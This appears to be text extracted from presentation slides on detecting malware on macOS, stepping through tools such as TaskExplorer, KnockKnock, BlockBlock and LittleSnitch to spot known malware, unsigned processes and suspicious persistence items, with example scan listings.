
"my computer says its infected"




most not trivially observable!

VISUALLY OBSERVABLE INDICATORS

generic alerts may indicate the presence of malware



persistence (BlockBlock)



network access (LittleSnitch)



note: such tools do not attempt to directly detect malware per-se...

STEP 0x1: KNOWN MALWARE

any known malware running on your system?



TaskExplorer

Flat View Filter Tasks

File	MD5	Virustotal	Info	Show
opendirectoryd (75) /usr/libexec/opendirectoryd		0/55	virustotal	info show
OSX_Careto (820) /Users/user/Desktop/OSX_Careto		37/57	virustotal	info show
pboard (367) /usr/sbin/pboard		0/55	virustotal	info show
pbs (369) /System/Library/CoreServices/pbs		0/54	virustotal	info show
periodic-wrapper (658) /usr/libexec/periodic-wrapper		0/57	virustotal	info show
periodic-wrapper (661) /usr/libexec/periodic-wrapper		0/57	virustotal	info show
photolibraryd (381) /System/Library/PrivateFrameworks/PhotoLibraryPrivate.framework/Versions/A/Support/photolibraryd		0/54	virustotal	info show
dyld (1) /usr/lib/dyld		0/56	virustotal	info show
libauto.dylib /usr/lib/libauto.dylib		37/57	virustotal	info show
libc++.1.dylib /usr/lib/libc++.1.dylib		1/55	virustotal	info show
libc++abi.dylib /usr/lib/libc++abi.dylib		28/53	virustotal	info show
libcache.dylib /usr/lib/system/libcache.dylib				
libcommonCrypto.dylib /usr/lib/system/libcommonCrypto.dylib				
libcompiler_rt.dylib /usr/lib/system/libcompiler_rt.dylib				

dylibs files network Filter Dylibs

Flagged Items

- OSX_Careto (820)
/Users/user/Desktop/OSX_Careto
- InKeepr (2124)
/Applications/InKeepr.app/Contents/MacOS/InKeepr
- JavaW (2009)
/Users/user/Downloads/malware/iWorm/JavaW

virustotal info show

VT ratios


TaskExplorer (+virus total integration)

STEP 0x2: SUSPICIOUS PROCESSES

any unrecognized binaries running on your system?



“global search” for:



#unsigned

javaVM (task: 8007)
/Users/patrick/Downloads/javaVM.app/Contents/MacOS/javaVM

? virus total info show

unsigned tasks

#nonapple

Little Snitch Agent (task: 240)
/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent

Little Snitch Daemon (task: 68)
/Library/Little Snitch/Little Snitch Daemon.bundle/Contents/MacOS/Little Snitch Daemon

Little Snitch Network Monitor (task: 284)
/Library/Little Snitch/Little Snitch Network Monitor.app/Contents/MacOS/Little Snitch Network Monitor

Safari Helper (task: 8259)
/Applications/Safari Helper.app/Contents/MacOS/Safari Helper

0/57 virus total info show
0/55 virus total info show
0/57 virus total info show
? virus total info show

3rd-party tasks

STEP 0x3: SUSPICIOUS PERSISTENCE

any unrecognized binaries persisting on your system?



KnockKnock (UI)

Start Scan

KnockKnock version: 1.6.1

Authorization Plugins 0
registered custom authorization bundles

Browser Extensions 0
plugins/extensions hosted in the browser

Cron Jobs 0
current users cron jobs

Kernel Extensions 2
installed modules, possibly kernel loaded

Launch Items 5
daemons and agents loaded by launchd

Library Inserts 0
dylibs inserted via *DYLD_INSERT_LIBRARIES

Login Items 0
items started when the user logs in

Authorization Plugins

- check-aliases
/usr/libexec/postfix/check-aliases.sh
/System/Library/LaunchDaemons/org.postfix.newaliases.plist
- vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchDaemons/com.vmware.launchd.tools.plist
- UpdaterStartupUtility
/Library/Application Support/Adobe/00BE/PDApp/UWA/UpdaterStartupUtility
/Library/LaunchAgents/com.adobe.AAM.Updater-1.0.plist
- vmware-tools-daemon
/Library/Application Support/VMware Tools/vmware-tools-daemon
/Library/LaunchAgents/com.vmware.launchd.vmware-tools-userd.plist
- appleUpdater
/Users/user/Library/Application Support/appleUpdater
/Users/user/Library/LaunchAgents/com.apple.updater.plist

VirusTotal Information

no results found for 'appleUpdater'

File Information

